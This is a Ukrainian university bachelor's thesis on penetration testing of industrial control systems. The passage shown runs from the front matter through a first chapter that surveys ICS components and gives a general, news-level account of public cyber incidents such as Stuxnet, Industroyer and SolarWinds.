

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«На правах рукопису»

УДК 004.056

«До захисту допущено»

Завідувач кафедри

_____ Дмитро ЛАНДЕ

“20” Червня 2025 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та
математичні методи кібербезпеки»

зі спеціальності 125 «Кібербезпека»

на тему: Методика тестування на проникнення індустріальних систем
керування

Виконав здобувач вищої освіти IV курсу, групи ФБ-13

(шифр групи)

_____ Дудник Нікіта Вікторович _____.

(прізвище, ім'я, по батькові)

(підпис)

Керівник: к.т.н., доцент кафедри ІБ Стьопочкина Ірина Валеріївна

(посада, науковий ступінь, вчене звання, прізвище та ініціали)

_____ (підпис)

Рецензент к.ф.-м.н., доцент кафедри ММАД, Терещенко І.М.

(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали)

_____ (підпис)

Засвідчую, що у цій дипломній роботі
немає запозичень з праць інших авторів
без відповідних посилань.

Здобувач ступеня бакалавру

_____ (підпис)

Київ – 2025 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні
методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)

“20” Червня 2025 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

_____ Дудник Нікіта Вікторович
(прізвище, ім'я, по батькові)

1. Тема роботи Методика тестування на проникнення індустріальних систем керування

науковий керівник роботи:

к.т.н., доцент кафедри ІБ Стьопочкіна Ірина Валеріївна,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «_____» _____ 2025 р. №

2. Термін подання здобувачем дипломної роботи: 13.06.2025 р.

3. Об'єкт дослідження: реалізація інформаційної безпеки

4. Вихідні дані: Методика тестування на проникнення, міжнародні стандарти інформаційної безпеки, індустріальні системи керування

5. Перелік завдань: Проаналізувати актуальні стандарти та методики, що стосуються індустріальних систем, розробити нову покращену методику проведення тестувань на захищеність індустріальних систем.

6. Перелік ілюстративного матеріалу: Презентація

7. Перелік публікацій: Виступ на “Всеукраїнській науково-практичній конференції студентів, аспірантів та молодих вчених”

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Формулювання теми дипломної роботи, визначення мети роботи та постановка відповідних до неї задач	05.02.2025	Виконано
2	Огляд наукової літератури за темою та написання оглядового розділу роботи	11.02.2025	Виконано
3	Дослідження міжнародних стандартів інформаційної безпеки в індустріальних системах керування	13.03.2025	Виконано
4	Дослідження загальновідомих методик проведення тестування на проникнення індустріальних систем керування	23.03.2025	Виконано
5	Написання другого розділу дипломної роботи	20.04.2025	Виконано
6	Проходження переддипломної практики(розробка вимог до методики тестування на проникнення)	14.04.2025 - 18.05.2025	Виконано
7	Розробка методики тестування на проникнення індустріальних систем керування	20.05.2025	Виконано
8	Написання третього розділу дипломної роботи	01.06.2025	Виконано
9	Створення презентації для захисту дипломної роботи	10.06.2025	Виконано
10	Передзахист дипломної роботи	13.06.2025	Виконано
11	Доопрацювання дипломної роботи та презентації	17.06.2025	Виконано
12	Захист дипломної роботи	20.06.2025	Виконано

Здобувач вищої освіти

(підпис)Нікіта ДУДНИК

(власне ім'я, ПРИЗВИЩЕ)

Науковий керівник

(підпис)Ірина Стьопочкіна

(власне ім'я, ПРИЗВИЩЕ)

РЕФЕРАТ

Дана робота має обсяг 71 сторінка, містить 29 ілюстрацій, 38 посилань, 2 таблиці.

З кожним роком об'єкти критичної інфраструктури впливають все більше і більше на життя звичайних людей. Без електро та водо постачання, транспортування та важких виробництв сучасне людство не зможе існувати. Індустріальні системи керування у свою ж чергу набирають все більшої популярності при створенні нових та покращенні старих індустріальних інфраструктур.

Актуальність роботи: Існуючі методики тестування кібербезпеки індустріальних систем контролю потребують деталізації та вибору конкретних прикладних рішень з урахуванням найкращих практик, чому і присвячена дана робота.

Мета роботи: Розвиток методик тестування на проникнення для кіберфізичних систем об'єктів індустріального сектору.

Об'єкт досліджень: кіберфізичні системи об'єктів індустріального сектору

Предмет дослідження: методики тестування на проникнення індустріальних систем контролю у відповідності до стандартів безпеки ICS

Задачі дослідження:

- Провести огляд актуальних стандартів, відкритих джерел та методик.
- Проаналізувати загальні структури ІТ та ОТ систем, виявити відмінності та особливості кожної, чітко сформулювати особливості для подальшої роботи з ними.
- Висунути вимоги до дієздатної методики проведення тестування на проникнення в індустріальному секторі у відповідності до вимог нормативних документів.
- Розробити нову методику проведення тестувань на захищеність систем в індустріальному секторі.

Інноваційність роботи: В роботі запропоновано методику та інструменти, за допомогою яких можна досягти бажаних результатів дослідження захищеності системи, з урахуванням вимог до доступності та цілісності системи індустріального контролю.

Практична цінність: Використання методики призведе до зменшення часу проведення тестування на проникнення. Матеріали роботи можуть бути впроваджені до навчального процесу кафедри в рамках предмету "Кіберзахист об'єктів критичної інфраструктури"

Ключові слова: тестування, індустріальний, ICS, методика

ABSTRACT

This work has a volume of 71 pages, contains 29 illustrations, 38 references, and 2 tables.

Every year, critical infrastructure facilities have a greater and greater impact on the lives of ordinary people. Without electricity and water supply, transportation, and heavy industries, modern humanity cannot exist. Industrial control systems, in turn, are becoming increasingly popular in the creation of new and improvement of old industrial infrastructures.

Relevance of the work: Existing methods for testing the cybersecurity of industrial control systems require detailing and selecting specific application solutions based on best practices, which is the focus of this paper.

Objective: Development of penetration testing methods for cyber-physical systems of industrial sector facilities.

Object of research: cyber-physical systems of industrial sector facilities

Subject of research: penetration testing methods for industrial control systems in accordance with ICS security standards

Research objectives:

- To review current standards, open sources and methodologies.
- Analyze the general structures of IT and OT systems, identify the differences and features of each, and clearly define the specifics for further work with them.
- To put forward requirements for an effective methodology for conducting penetration testing in the industrial sector in accordance with the requirements of regulatory documents.
- Develop a new methodology for conducting security testing in the industrial sector.

Innovativeness of the work: The paper proposes a methodology and tools that can be used to achieve the desired results of system security research, taking into account the requirements for the availability and integrity of the industrial control system.

Practical value: The use of the methodology will reduce the time of penetration testing. The materials of the work can be implemented in the educational process of the department within the subject "Cyber defense of critical infrastructure".

Keywords: testing, industrial, ICS, methodology

Зміст

Перелік умовних позначень, символів, одиниць, скорочень і термінів	6
Вступ	7
1 Аналіз існуючих рішень	9
1.1 Індустріальні систем керування(ICS)	9
1.2 Кіберзагрози в ICS	12
Висновки до Розділу 1	24
2 Порівняльний аналіз та вибір кращого рішення	
Дослідження наявних методик перевірки стану захищеності системи	25
2.1 Особливості систем індустріального керування при проведенні перевірок рівня захищеності систем в індустріальному секторі	25
2.2 Небезпеки при проведенні перевірок рівня захищеності систем в індустріальному секторі	25
2.3 Аналіз методик проведення тестування на проникнення та адаптація їх елементів для індустріального середовища	26
Висновки до Розділу 2	38
3 Розробка методики тестування на захищеність систем ICS	39
3.1 Вимоги до методики тестування на захищеність систем ICS	39
3.2 Етапи тестування на проникнення	40
3.3 Типи тестування на захищеність	42
3.4 Модель загроз	43
3.5 Розробка методики тестування на захищеність систем ICS	44
Висновки до Розділу 3	67
Висновки	68
ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ	69

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

ОС - операційна система.

Пентест - тестування на проникнення.

Бекдор - доступ в систему в обхід її стандартних форм автентифікації.

Скоуп - обсяг тестування.

РОС(Proof of concept) - в контексті кібербезпеки, доказ наявності вразливості та можливості її експлуатації.

MS17-010, MS08-067 - позначення вразливостей та оновлень безпеки Microsoft.

ПЗ - програмне забезпечення.

ICS(Industrial Control System) - індустріальні системи керування

OSINT(Open Source Intelligence) - дослідження відкритих джерел

ВСТУП

З кожним роком об'єкти критичної інфраструктури впливають все більше і більше на життя звичайних людей. Без електро та водо постачання, транспортування та важких виробництв сучасне людство не зможе існувати.

В цьому контексті, питання захисту кожного елементу критичного індустріального підприємства є особливо важливим.

Індустріальні системи керування у свою ж чергу набирають все більшої популярності при створенні нових та покращенні старих індустріальних інфраструктур.

На відміну від звичайних IT-систем, індустріальні системи мають власні особливості, які необхідно враховувати при розробці чи реалізації засобів безпеки для цього сектору. Зокрема тематика тестування на захищеність систем в індустріальному секторі не є настільки розповсюдженою як інші типи тестувань, що створює значні складнощі в організації цього, досить важливого, процесу. Тому в цьому документі буде викладено результати проведених аналізів ресурсів з відкритих джерел, зокрема стандартів та методик, що стосуються тестування на захищеність, стандартів безпеки, систем ICS.

На основі проведеного аналізу буде висунуто вимоги та представлено відповідний до них документ, методику, для проведення тестування на захищеність у системах індустріального сектору.

Актуальність роботи:

За останні роки розуміння важливості об'єктів критичної інфраструктури значно зросло в свідомості як правлячої верхівки, так і звичайних громадян. Атаки на такі надзвичайно важливі об'єкти як електростанції чи заводи призводять до колосальних втрат ресурсів сучасних держав.

Наразі велика увага привернута до фізичного захисту подібних об'єктів, проте не лише фізичне знищення обладнання спричиняє збитки. Кібератаки, що з кожним роком стають все складніші та поширеніші можуть спричинити не менші, а то й більшу шкоду, призвести до загрози багатьох жертв, як це було при атаці Stuxnet[1].

Мета роботи: Розвиток методик тестування на проникнення для кіберфізичних систем об'єктів індустріального сектору

Об'єкт досліджень: Кіберфізичні системи об'єктів індустріального сектору

Предмет дослідження: Методики тестування на проникнення індустріальних систем контролю у відповідності до стандартів безпеки ICS

Задачі дослідження:

- Провести огляд актуальних стандартів, відкритих джерел та методик.
- Проаналізувати загальні структури ІТ та ОТ систем, виявити відмінності та особливості кожної, чітко сформулювати особливості для подальшої роботи з ними.
- Висунути вимоги до дієздатної методики проведення тестування на проникнення в індустріальному секторі у відповідності до вимог нормативних документів.
- Розробити нову методику проведення тестувань на захищеність систем в індустріальному секторі.

Інноваційність роботи: В роботі запропоновано методику та інструменти, за допомогою яких можна досягти бажаних результатів дослідження захищеності системи, з урахуванням вимог до доступності та цілісності системи індустріального контролю.

Практична цінність: Використання оновленої методики призведе до зменшення часу проведення перевірок на захищеність індустріальних систем. Окрім цього, висунуті вимоги є достатніми для використання їх як рекомендацій при написанні аналогічних документів, що включають в себе тестування на захищеність звичайних та індустріальних систем. Також Матеріали роботи можуть бути впроваджені до навчального процесу кафедри в рамках предмету "Кіберзахист об'єктів критичної інфраструктури"

1 Аналіз існуючих рішень

1.1 Індустріальні систем керування(ICS)

Індустріальні систем керування є надзвичайно важливими елементами автоматизації, моніторингу та контролю на сучасних індустріальних об'єктах, зокрема у промислових, енергетичних, транспортних та інфраструктурних об'єктах.

Завдяки ICS забезпечується ефективне функціонування виробничих ліній, інженерних мереж і важливих систем, для яких є критичними оптимізація та безперервність робочого процесу.

В загальному випадку структура індустріальних систем керування складається з декількох компонентів:

- **Програмовані логічні контролери (PLCs):**

Програмовані логічні контролери є цифровими комп'ютерними системами, що розроблені для управління обладнанням та промисловими процесами. Вони є міцними цифровими комп'ютерами, які використовуються в промисловій автоматизації машини та промислових електромеханічних процесів на основі входу датчиків і заданих параметрів. Ці системи використовуються для управління обладнанням на заводських конвеєрах, бловерах чи освітлювальними приладами. Спосіб задання логіки роботи або ж програмування зазвичай виконується за допомогою релейної логіки, графічної мови програмування, яка нагадує електричні схеми, в яких система складається з послідовно підключених компонентів.[4][5]

- **Системи диспетчерського управління та збору даних(SCADA):**

Це верхньорівневий апаратно-програмний централізований засіб промислової автоматизації, його основним функціоналом є забезпечення моніторингу та контролю промислових процесів, що збирають інформацію в режимі реального часу, з контролерів та датчиків, про технологічний процес, забезпечує інтерфейс керування з оператором, зберігає історію процесу і здійснює управління процесом.

Переважає більшість індустріальних систем керування ґрунтується на основі промислових контролерів, які є первинними засобами збору, обробки інформації, регулювання технологічними

параметрами, аварійної сигналізації, захисту і блокування (нижній рівень системи). Ця інформація, після обробки контроллерами передається до комп'ютеризованих систем інтерфейсів, які є робочим місцем оператора-технолога, де відбувається подальша обробка даних процесу і представлення оператору в інтуїтивно зрозумілому вигляді (верхній рівень АСУ ТП/ICS).[3]

Перед системами диспетчерського управління та моніторингу виникає проблема комунікації з різними системами, для вирішення цих питань було розроблено стандартні механізми обміну, такі як OPC (OLE for Process Control), створений на основі об'єктної моделі COM/DCOM. Цей стандарт, описує взаємодію між програмними компонентами системи збору даних і управління. Перевагою OPC є спрощення шляхом узагальнення організації взаємодії між джерелом і отримувачем даних. Стандарт OLE for Process Control загальноприйнятий і підтримується всіма провідними фірмами-розробниками SCADA-систем і виробниками обладнання.

- **Розподілені системи управління (DCS):**

Тип керування, що був спеціально розроблений для великих, складних промислових процесів переважно управління виробничою лінією і забезпечення постійної якості та оптимізації операцій, він використовується для контролю та моніторингу промислових процесів, на таких об'єктах як хімічне виробництво, виробництво електроенергії та нафтопереробк. Процес керування відбувається через мережу під'єднаних до розподілених систем датчиків і виконавчих механізмів для керування процесом.[6]

- **Інтерфейси Людина-Машина (HMIs):**

Людино-машинний інтерфейс — це система, що розроблена з метою спростити процес взаємодії технічних спеціалістів операторів з індустріальними системами. До функціоналу зазвичай входить зручний візуальний інтерфейс для керування машиною, моніторингу та аналізу даних. Процес взаємодії між оператором та машиною відбувається двосторонньо, тобто система надає інформацію в режимі реального часу про продуктивність машини, в тому числі її стан, діагностику несправностей, а оператор на основі цих даних чи

поставлених задач передає команди на виконання машинам та процесам.[7][8]




Рисунок 1.1 - Приклад візуального оформлення HMI

- **Промислові мережі та комунікації:**

Важливою компонентою індустріальних систем керування є промислові мережі, вони забезпечують обмін даними між PLCs, SCADA системами, датчиками та HMI. Як зазначалося раніше частина наведених систем має відображати параметри підключених об'єктів в реальному часі, передача цієї інформації цілком покладається на промислову мережу, цей процес є критичним для моніторингу та координації промислової діяльності в різних системах.[2][3]

1.2 Кіберзагрози в ICS

Безпеку ICS можна визначити як захист ICS від загроз з боку кібер-зловмисників. Безпека системи промислового контролю (ICS) — це передовий захист систем, які керують нашими електромережами, водоочисними спорудами, виробничими підприємствами та іншими важливими промисловими процесами.

Промислові системи управління (ICS) стикаються з кіберзагрозами, що в наш час постійно змінюються, реалізація більшої частини з яких може призводити до серйозних наслідків для безпеки роботи індустріальних систем, надійності та безпеки спеціалістів. Ці загрози використовують вразливі місця як у технологіях, так і в людському факторі, що робить критично важливим для організацій залишатися пильними та проактивними у навчанні своїх працівників.[9][10][22]

Загальноприйнятою другою назвою захисту ICS є безпекою операційних технологій (OT). Він включає широкий спектр практик, в тому числі:

- Інвентаризація та виявлення активів
- Управління вразливостями
- Захист і виявлення мережевих вторгнень
- Виявлення атак на кінцеві точки та реагування
- Керування оновленнями
- Керування користувачами та доступом

Приватні та державні організації у наш час мають усвідомлювати небезпеку бездумного впровадження систем ICS, оскільки кібератаки дедалі більше зосереджуються на фізичних процесах з метою отримання викупу або завдання шкоди критичним виробничим системам. Такі атаки, як ті, що організувало угруповання DarkSide на нафтопотік, коли атака на лише одну структуру могла понести колосального розміру збитки одній з найбільших держав у світі, Сполученим Штатам Америки, інцидент виявився настільки глобальним, що набув широкого розповсюдження в пресі “Сьогодні Міністерство юстиції оголосило, що вилучило 63,7 біткойна, вартістю приблизно 2,3 мільйона доларів. Ці кошти нібито являють собою доходи від сплати викупу 8 травня особам у групі, відомій як DarkSide, яка націлилася на Colonial Pipeline, що призвело до виведення з ладу критичної інфраструктури.”[11], саме тому різноманітні атаки

програм-вимагачів на ланцюги постачання вакцин, масштабніші загрози українським і американським електромережам і нафтопереробним заводам викликають більше занепокоєння для правлінь, урядів і операторів промислових організацій.

Безпека ICS (систем промислового керування) значно відрізняється від стандартної реалізації IT-безпеки, оскільки в даному випадку ми маємо справу з іншими середовищами, типами пристроїв та цілями захисту. Як раніше зазначалось, кардинальна відмінність полягає зокрема і у типах захищених пристроїв. Тобто у системах ICS можуть використовуватись спеціалізовані пристрої, що часто не можуть бути захищені за стандартними правилами захисту інформаційних систем, як у випадку з сильно застарілим ПЗ, через яке відбувається взаємодія між оператором та індустріальними системами. Або як у випадку з вбудованим обладнанням, по типу програмованих логічних контролерів (PLC), RTU, сенсорів чи приводів. Ці пристрої створювались без врахування небезпеки від нових кібератак, вони мають обмежену обчислювальну потужність, вузьку спеціалізацію, а також можуть відповідати досить старим стандартам, оскільки на практиці такі компоненти можуть експлуатуватись десятиліттями. Через це при використанні стандартних засобів захисту можуть виникнути зміни в роботі або відбутися небажана взаємодія з такими системами, що як наслідок призведе до збоїв та колосальних збитків.

Тому необхідно розуміти відмінність процесу побудови та перевірки захисту для IT-систем та систем індустріального керування:

- Для IT-систем головними властивостями, що потребують захисту, відповідно до ISO/IEC 27001 є CIA, тобто конфіденційність, цілісність і доступність[12][13]:
 - Конфіденційність(Confidentiality) - метою конфіденційності є захист конфіденційних даних від несанкціонованого доступу, реалізація захисту доступу до відповідної інформації відбувається за рахунок таких механізмів як шифрування даних, аутентифікація користувачів та контроль доступу. Відповідно до цього дані можна вважати конфіденційними, лише якщо доступ до них мають особи, які мають на це повноваження, авторизацію. Важливо зазначити, що це також

необхідно враховувати і стосовно інформації в паперовому вигляді, яка може лежати без захисту на столі та запрошувати до читання або передачі даних, до яких не можна отримати доступ у процесі їх обробки.

- Доступність (Availability) — метою підтримки доступності є збереження можливості того, що ця інформація та необхідні для роботи з нею ІТ-системи, мають бути доступні будь-якій уповноваженій особі у будь-який час, на жаль, на практиці такого ефекту досягти важко, тому зазвичай необхідно зважати на максимально розрахований час простою системи, наприклад для проведення оновлення. Підтримка доступності є критичною не лише для можливості отримання інформації спеціалістом чи споживачем, а ще й для роботи деяких систем, оскільки у деяких випадках це може призвести до збоїв з критичними наслідками, зокрема і в обслуговуванні важливих процесів. Відповідно до цього рекомендується проводити аналіз ризиків з метою визначення ймовірності збою системи, його можливої тривалості та будь-якої шкоди, спричиненої відсутністю ІТ-безпеки і на основі отриманих результатів розробляти ефективні контрзаходи на випадок критичних ситуацій.
- Цілісність (Integrity) — це властивість інформації що полягає у тому, щоб залишатись повною і незмінною протягом усього життєвого циклу, в тому числі під час передачі, зберігання чи використання. Збереження цілісності даних гарантує, що ненавмисні зміни інформації повинні бути неможливими, але оскільки реальні практичні обставини не є ідеальними то у якості дотримання умов цілісності вимагається принаймні зробити зміни виявленими та відстежуваними, відповідно до цього застосовується градація за рівнями цілісності інформації:

- Висока цілісність запобігає небажаним змінам.

- Низька цілісність може не запобігати змінам, але гарантує, що зміни можуть бути виявлені і, при необхідності, відстежені.

Саме тому заходи для забезпечення цілісності даних також охоплюють контроль авторизованого доступу та протидію як внутрішнім, так і зовнішнім атакам.

- На відміну від ІТ-систем для систем індустриального керування головними елементами або ж властивостями, що вимагають захисту будуть виступати[14][15]:
 - Доступність, але саме процесів, оскільки головною метою системи ICS є безперервний режим роботи відповідних компонентів системи.
 - Цілісність всіх операцій є критично важливою в індустриальних системах, оскільки при виникненні помилки у запиті чи команді виникає ризик зупинки всієї системи, тобто порушення доступності, внаслідок чого підприємство ризикує зазнати великих збитків.
 - Безпека персоналу та систем. Очевидно, що конфіденційність не є ключовою ціллю при захисті подібних систем, збереження конфіденційності все ще є важливим, проте все ж більше уваги натомість зосереджується на безпеці персоналу і фізичних активів, тобто в контексті індустриального простору спланована кібератака може мати не лише цифрові, а й реальні фізичні наслідки, що може призвести до травмування чи смерті персоналу, забруднення довкілля та виведення обладнання з ладу. Відповідно до цього очевидно, що у контексті ICS ризики виходять далеко за межі захисту даних, реалізація цих ризиків призводить до значно більших втрат, зокрема як у фінансовому плані так і в плані довкілля чи людських життів.[31]

1.2.1 Зовнішні загрози та цілеспрямовані атаки

Оскільки промислові процеси мають безпосередній вплив на здоров'я людей стан довкілля та безпеку держави, вони часто стають об'єктами терористів, хакерів та інших зловмисників, які прагнуть завдати шкоди.

Це вимагає чітко вивіреного підходу до захисту подібних систем, який відповідає за безпеку ключових систем від тих, хто хоче перервати або зупинити ключові операції. Оскільки навіть короткочасної перерви буде достатньо, щоб вплинути на життя тисяч людей “ВАШИНГТОН (Reuters) – Міністерство внутрішньої безпеки США заявило у вівторок, що допомагає Україні розслідувати очевидну атаку минулого місяця на електромережу країни, яка спричинила знеструмлення 80 000 споживачів.

У повідомленні DHS заявили, що вони пов'язали відключення електроенергії зі зловмисним кодом, виявленим у 2014 році в промислових системах керування, що використовуються для роботи критичної інфраструктури США. Проте не було відомих успішних збоїв у мережі США.”[16]. Але нанесення збитків це лише результат, що лежить на поверхні і який одразу видно, загроза полягає і перебуванні зловмисників в мережі, оскільки метою зовнішньої особи чи групи також може бути викрадення даних, викрадення інтелектуальної власності або припинення виробництва, щоб або отримати конкурентну перевагу, або завдати шкоди цільовим групам.

1.2.2 Внутрішні загрози

Внутрішня загроза стосується поточного або колишнього співробітника, підрядника, постачальника або іншої особи, що має законний доступ до систем, який спричиняє інцидент безпеки, не завжди навмисно. Людина зазвичай знає, як працюють цільові системи, як орієнтуватися в середовищі та як отримати доступ до цінних даних або елементів керування. Саме ці внутрішні знання роблять внутрішні загрози такими складними для виявлення та реагування.

Внутрішні загрози поділяють на три типи:

- Цілеспрямовано зловмисна активність
Дії, наприклад зловживання доступом або знаннями, що виконані певною особою з метою завдати шкоди підприємству, часто

мотивована особистою вигодою чи помстою. У 2023 році двоє колишніх співробітників Tesla злили 100 ГБ даних, включаючи особисту інформацію для понад 75 000 актуальних і колишніх співробітників.[23]

- Скомпрометований користувач

Співробітник підданий фішингу або соціальній інженерії, облікові дані та доступи якого викрадено та використано для зовнішньої атаки. У 2013 році Target було зламано стороннім підрядником, який скомпрометував обліковий запис постачальника та викрав дані з платіжних карток 40 мільйонів святкових покупців. Гігант роздрібної торгівлі врегулював претензії на суму 18,5 мільйонів доларів до 47 штатів і округу Колумбія.[24]

- Людський фактор

Необережна, розсіяна або нетерпляча поведінка, яка ненавмисно завдає шкоди або наражає організацію на небезпеку зовнішньої атаки, тобто послаблює периметр. У 2021 році стався інцидент, пов'язаний зі стрибком рівня гідроксиду натрію на водоочисній станції Oldsmar у Флориді, спочатку виглядав складною кібератакою. Пізніше було встановлено, що це сталося через те, що співробітник служби віддаленого доступу випадково натиснув не ті кнопки.

Хоча інциденти на кшталт Oldsmar, є відносно рідкісними, але вони демонструють, що наслідки внутрішньої загрози в промисловому середовищі вищі. Замість пошкодження даних, що може стати першим етапом більш масштабної атаки, зловмисники могли завдати реальної фізичної шкоди, і завдали її.

Однією з загальних проблем в багатьох системах ICS є відсутність заходів автентифікації, що контролюють, чи має людина можливість отримати доступ до окремих виробничих компонентів, що як наслідок призводить до ситуацій, де неавторизований працівник, або навіть стороння особа можуть впливати на критичні машини і системи. Наслідком таких маніпуляцій може бути результат ще гірший від зовнішнього втручання, наприклад зняття лімітів на нагрівачах в доменній печі, що у свою чергу призводить до

плавлення конструкцій та потенційного вибуху сторонніх об'єктів, що є джерелом смертельної небезпеки для працівників.

1.2.3 Зловмисне програмне забезпечення

ЗПЗ або ж віруси можуть доставлятися в системи промислового керування як зсередини, через підісланих осіб чи маніпуляції з персоналом, так і зовні, через глобальні кіл чейни, внаслідок продуманих атак. З потраплянням зловмисного програмного забезпечення в систему існує ризик повної зупинки всього виробництва, на додачу до цього, маючи доступ до внутрішньої бази даних, зловмисник може викрасти великі обсяги конфіденційних даних.

Одним із найвідоміших останніх інцидентів у реальному світі був CrashOverride. Який також називають Industroyer, це платформа шкідливого програмного забезпечення, яка використовується для проведення атак націлених на об'єкти критичної інфраструктури. У 2016 році російські хакери використали його для виведення з ладу частини енергомережі України. Платформа легко масштабується та спрямована на певні протоколи ICS, які зазвичай використовуються за межами США в системах керування електроенергією. Вона використовує форму атаки на відмову в обслуговуванні, щоб примусово перемикає автоматичні вимикачі, вимикати реле тощо, також небезпека також полягає в тому, що платформа надає функціонал стирання та вимкнення комп'ютерів під керуванням Windows.[21]

1.2.4 Вразливості ланцюга постачання

Атаки на постачальника є критично небезпечними для організацій, яскравим прикладом цього є атака SolarWinds Orion, що відбулась у 2020 році. Ця кібератака була резонансною подією, взломо, який стався у 2020 році. Атаку здійснили учасники APT, які проникли в ланцюг поставок SolarWinds і вставили бекдор у програмне забезпечення під назвою «Orion». У цьому випадку зловмисникам вдалося змінити код у пакеті програмного забезпечення SolarWinds і переконати жертв встановити його як частину законного оновлення програмного забезпечення. Це дало їм інсайдерський доступ до організацій, у які самі могли не проникнути. Атака SolarWinds була пов'язана з вразливістю CVE-2020-10148, яка дозволяє зловмисникам обійти автентифікацію API, включивши певні

параметри в запит URI. Це може дозволити неавтентифікованому зловмиснику виконувати команди API.[17]

Багато організацій використовували SolarWinds для моніторингу як своїх IT, так і OT мереж, піддаючи ризику критичні промислові системи. потрапивши в мережу, зловмисники використовували привілейований доступ SolarWinds, щоб закріпитися в чутливих системах OT. Вони потенційно могли маніпулювати робочими даними, змінювати конфігурації SCADA або отримувати несанкціонований доступ до інженерних систем.

Подібні атаки на ланцюг поставок підкреслити важливість оцінки методів безпеки всіх сторонніх постачальників, навіть тих, які надають регулярні оновлення програмного забезпечення або інструменти моніторингу. Варто зазначити, що атака SolarWinds підкреслює необхідність суворої сегментації між мережами IT і OT, щоб обмежити переміщення зловмисників убік і зменшити їх здатність проникати в критично важливі системи. Як непряма, додаткова міра захисту в організації повинні впроваджувати розширені інструменти виявлення аномалій, щоб ідентифікувати підозрілу діяльність і шкідливі шаблони, які можуть вказувати на атаку на ланцюг поставок.[18][19]

Ланцюги поставок — це мережі між компанією та постачальниками, на яких вона покладається для виробництва та розповсюдження продуктів або послуг компанії. Управління ланцюгом постачання передбачає управління потоком товарів, включаючи всі процеси, які беруть участь у перетворенні сировини, яку споживає організація, у готову продукцію чи послуги, які організація надає. Для організації захисту ланцюгів постачання використовується відповідний алгоритм виявлення та управління ризиками конкретно для цього напрямку. Управління ризиками, пов'язаними з такими збоями, називається управлінням ризиками ланцюга поставок (SCRM).

Управління ризиками в ланцюжку поставок — це процес виявлення, оцінки, визначення пріоритетів і пом'якшення загроз вашому ланцюгу поставок і ризиків, які вони створюють. Важливим елементом управління ризиками ланцюга поставок є управління ризиками третьої сторони (TPRM), у випадку захисту систем індустріального керування критичними є постачальники програмного забезпечення, електронних компонентів та решти систем, що будуть об'єднуватись в одну мережу з центром керування на виробництві.

